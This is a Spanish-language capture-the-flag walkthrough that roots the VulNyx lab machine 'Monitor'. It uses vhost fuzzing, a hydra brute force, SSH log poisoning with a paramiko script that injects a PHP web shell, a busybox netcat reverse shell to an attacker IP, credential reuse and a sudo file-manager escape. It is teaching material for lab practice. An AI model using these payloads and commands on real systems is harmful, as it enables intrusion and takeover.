VulNyx - Monitor
Information
Monitor es una máquina Linux de dificultad difícil de la plataforma VulNyx, fue creada por el usuario d4t4s3c y funciona correctamente en los hipervisores VirtualBox y VMware.
Enumeration
Nmap
TCP
root@kali:~ ❯ nmap -n -Pn -sS -p- --min-rate 5000 192.168.1.146
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-22 16:43 +0200
Nmap scan report for 192.168.1.146
Host is up (0.00013s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
root@kali:~ ❯ nmap -sVC -p80 192.168.1.146
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-22 16:44 +0200
Nmap scan report for 192.168.1.146
Host is up (0.0010s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: Apache2 Debian Default Page: It works
Shell (www-data)
80/TCP (HTTP)

Site
Code
Al revisar el código de la página, si filtro por el TLD (.nyx), obtengo el dominio monitoring.nyx.
root@kali:~ ❯ curl -sX GET "http://192.168.1.146/" | grep -oP '.*?.nyx'
                <span style="color: white;">contact@monitoring.nyx
(Agrego el dominio encontrado monitoring.nyx a mi archivo /etc/hosts para futuros ataques)
VHOST Site (monitoring.nyx)
Al acceder desde el nuevo dominio encontrado, el contenido del sitio web no cambia.
VHOST Fuzzing

Con gobuster, obtengo el subdominio event.monitoring.nyx.
root@kali:~ ❯ gobuster vhost -w /opt/subdomains-top1million-5000.txt -u http://monitoring.nyx --append-domain
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://monitoring.nyx
[+] Method:                    GET
[+] Threads:                   10
[+] Wordlist:                  /opt/subdomains-top1million-5000.txt
[+] User Agent:                gobuster/3.8.2
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
event.monitoring.nyx Status: 403 [Size: 285]
Progress: 4989 / 4989 (100.00%)
===============================================================
Finished
===============================================================
(Agrego el subdominio encontrado event.monitoring.nyx a mi archivo /etc/hosts para futuros ataques)
VHOST Site (event.monitoring.nyx)
Directory Fuzzing
root@kali:~ ❯ gobuster dir -w /opt/directory-list-2.3-medium.txt -u http://event.monitoring.nyx/ -b 404,403
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://event.monitoring.nyx/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/directory-list-2.3-medium.txt
[+] Negative Status codes:   403,404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 220544 / 220544 (100.00%)
===============================================================
Finished
===============================================================
Directory Fuzzing (Hidden)
Al buscar recursos ocultos, encuentro la ruta ./admin.
root@kali:~ ❯ gobuster fuzz -w /opt/common.txt -u http://event.monitoring.nyx/.FUZZ --exclude-length 282,285
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:              http://event.monitoring.nyx/.FUZZ
[+] Method:           GET
[+] Threads:          10
[+] Wordlist:         /opt/common.txt
[+] Exclude Length:   282,285
[+] User Agent:       gobuster/3.8.2
[+] Timeout:          10s
===============================================================
Starting gobuster in fuzzing mode
===============================================================
[Status=401] [Length=467] [Word=admin] http://event.monitoring.nyx/.admin
Progress: 4746 / 4746 (100.00%)
===============================================================
Finished
===============================================================

/.admin
Detecto un auth-basic y, al inspeccionar las cabeceras HTTP (Headers), obtengo el usuario admin.
root@kali:~ ❯ curl -sI "http://event.monitoring.nyx/.admin"
HTTP/1.1 401 Unauthorized
Date: Mon, 22 Jun 2026 15:54:49 GMT
Server: Apache/2.4.56 (Debian)
WWW-Authenticate: Basic realm="Admin Login"
Content-Type: text/html; charset=iso-8859-1
Password Brute Force (Auth Basic)
Con hydra, obtengo éxito con las crenciales admin:system.
root@kali:~ ❯ hydra -l admin -P /opt/techyou.txt http-get://event.monitoring.nyx/.admin/
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-22 17:56:00
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries (l:1/p:10000), ~625 tries per task
[DATA] attacking http-get://event.monitoring.nyx:80/.admin/
[80][http-get] host: event.monitoring.nyx   login: admin   password: system
Directory Fuzzing (Auth)
Encuentro un archivo PHP interesante llamado event.php.
root@kali:~ ❯ gobuster dir -w /opt/directory-list-2.3-medium.txt -u http://event.monitoring.nyx/.admin/ -U 'admin' -P 'system' -x php
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://event.monitoring.nyx/.admin/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Auth User:               admin
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
event.php            (Status: 200) [Size: 645]
Progress: 441088 / 441088 (100.00%)
===============================================================
Finished
===============================================================

Al visitar event.php introduciendo las credenciales obtenidas encuentro lo siguiente:
IPv6
Al no encontrar nada que me permita avanzar, se me ocurre comprobar si encuentro algo nuevo a través de IPv6.
Mac to IPv6 (Link-local)
Mediante ARP, obtengo la dirección MAC de la víctima.
root@kali:~ ❯ arp-scan -l | grep 192.168.1.146
192.168.1.146	08:00:27:9c:bc:88	PCS Systemtechnik GmbH
Ahora, a partir de la MAC, creo un script en Bash y obtengo la IPv6 (Link-local).
root@kali:~ ❯ cat MACtoIPv6
#!/bin/bash

if [ $# -ne 1 ]; then
    echo "[i] Usage: $0 <MAC>"
    exit 1
fi

MAC="$1"

if ! [[ $MAC =~ ^([[:xdigit:]]{2}:){5}[[:xdigit:]]{2}$ ]]; then
    echo "[-] Error! Invalid MAC address."
    echo "[i] expected format: xx:xx:xx:xx:xx:xx"
    exit 1
fi

IFS=':' read -r o1 o2 o3 o4 o5 o6 <<< "$MAC"

o1=$(printf "%02x" $(( 0x$o1 ^ 0x02 )))

echo "[+] fe80::${o1}${o2}:${o3}ff:fe${o4}:${o5}${o6}"

root@kali:~ ❯ ./MACtoIPv6 "08:00:27:9c:bc:88"
[+] fe80::0a00:27ff:fe9c:bc88
Nmap
Ahora, desde la IPv6, detecto el nuevo puerto abierto 22 de SSH.
root@kali:~ ❯ nmap -n -Pn -6 -sS -p- --min-rate 5000 "fe80::0a00:27ff:fe9c:bc88"
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-22 18:33 +0200
Nmap scan report for fe80::a00:27ff:fe9c:bc88
Host is up (0.00018s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
22/TCP (SSH)

Me conecto al servicio SSH y, en la página event.php, aparece el evento correspondiente a mi conexión.
root@kali:~ ❯ ssh -6 blahblah@fe80::0a00:27ff:fe9c:bc88%eth0
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
blahblah@fe80::a00:27ff:fe9c:bc88%eth0: Permission denied (publickey).
Log Poisoning
Ahora intento inyectar código PHP desde el cliente SSH, pero se produce el siguiente error:
remote username contains invalid characters
root@kali:~ ❯ ssh '<?php system($_GET["cmd"]); ?>'@fe80::0a00:27ff:fe9c:bc88%eth0
remote username contains invalid characters
Este error se debe a una actualización del cliente SSH para mitigar la vulnerabilidad CVE-2023-51385. Dicho CVE permitía a un atacante inyectar comandos a través del campo username, tal y como puede observarse en este commit (eef40d2).
Al no poder usar el cliente SSH para inyectar código PHP, creo el siguiente script en Python:
root@kali:~ ❯ cat SSHfake.py
#!/usr/bin/env python3
# encoding: utf-8

import paramiko

def run():
    host = 'fe80::0a00:27ff:fe9c:bc88%eth0'
    username = '<?php system($_GET["cmd"]); ?>'
    password = 'blahblah'

    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

    try:
        ssh.connect(
            host,
            username=username,
            password=password,
            timeout=5,
            auth_timeout=5
        )
    except paramiko.AuthenticationException:
        print("Auth failed")
    except paramiko.SSHException as e:
        print("Error SSH:", e)
    except Exception as e:
        print("Error general:", e)
    finally:
        ssh.close()

run()


root@kali:~ ❯ python3 SSHfake.py
Auth failed
Reverse Shell
Consigo ejecutar comandos como usuario www-data.
root@kali:~ ❯ curl -sX GET "http://event.monitoring.nyx/.admin/event.php?cmd=id" -u 'admin:system' | html2text
****** Event Monitor ******
Jun 22 19:09:36 monitor sshd[3609]: Invalid user uid=33(www-data) gid=33(www-data) groups=33(www-data) from fe80::a00:27ff:feed:bee8%enp0s3 port 60050
Ya ejecutando comandos intento obtener una reverse shell.
root@kali:~ ❯ curl -sX GET "http://event.monitoring.nyx/.admin/event.php?cmd=busybox+nc+192.168.1.5+443+-e+/bin/sh" -u 'admin:system'
Obtengo la shell como usuario www-data.
root@kali:~ ❯ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.146] 53526
id ; hostname
uid=33(www-data) gid=33(www-data) groups=33(www-data)
monitor
Shell (kevin)
Enumerate
Users
Obtengo un usuario interesante en el sistema llamado kevin.
www-data@monitor:/$ grep "sh$" /etc/passwd
root:x:0:0:root:/root:/bin/bash
kevin:x:1000:1000:kevin:/home/kevin:/bin/bash
LinPEAS
www-data@monitor:/$ cd /dev/shm
www-data@monitor:/dev/shm$ wget -q --no-check-certificate https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
www-data@monitor:/dev/shm$ ls -la
total 1040
drwxrwxrwt  2 root     root          60 Jun 22 19:26 .
drwxr-xr-x 17 root     root        3140 Jun 22 16:41 ..
-rw-r--r--  1 www-data www-data 1063041 Jun  5 01:23 linpeas.sh
www-data@monitor:/dev/shm$ chmod +x linpeas.sh
www-data@monitor:/dev/shm$ ./linpeas.sh
Con LinPEAS detecto que puedo leer el archivo /etc/apache2/.htpasswd.

Al leer dicho archivo, encuentro credenciales del usuario kevin en un comentario.
www-data@monitor:/$ cat /etc/apache2/.htpasswd
admin:$apr1$3Duw.Wk/$tTB.rbcdqZvDC53SFe8Ab/
#kevin:$up3r_$3cUr3_@p@CHe
Abuse
Credential Reuse
Me convierto en usuario kevin con las credenciales obtenidas.
www-data@monitor:/$ su - kevin
Password:
kevin@monitor:~$ id ; hostname
uid=1000(kevin) gid=1000(kevin) grupos=1000(kevin)
monitor
Privilege Escalation
Enumeration
Sudo
El usuario kevin puede ejecutar como root el binario lfm con sudo.
kevin@monitor:~$ sudo -l
Matching Defaults entries for kevin on monitor:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User kevin may run the following commands on monitor:
    (root) NOPASSWD: /usr/bin/lfm
Abuse
Binary (lfm)
Al ejecutar lfm veo varias opciones interesantes.
kevin@monitor:~$ sudo -u root /usr/bin/lfm

Al pulsar la tecla h accedo al Help Menu.

Ahora pulso la tecla k (Key bindings).

Finalmente pulso la tecla o (open_shell).

Y al introducir !/bin/bash me convierto en usuario root.
root@monitor:/# id ; hostname
uid=0(root) gid=0(root) grupos=0(root)
monitor
Flags
Ya como usuario root puedo leer las flags user.txt y root.txt.
root@monitor:/# find / -name user.txt -o -name root.txt |xargs cat
2b5*****************************
995*****************************
Hasta aquí la resolución de la máquina Monitor de VulNyx.
Happy Hacking! 🙂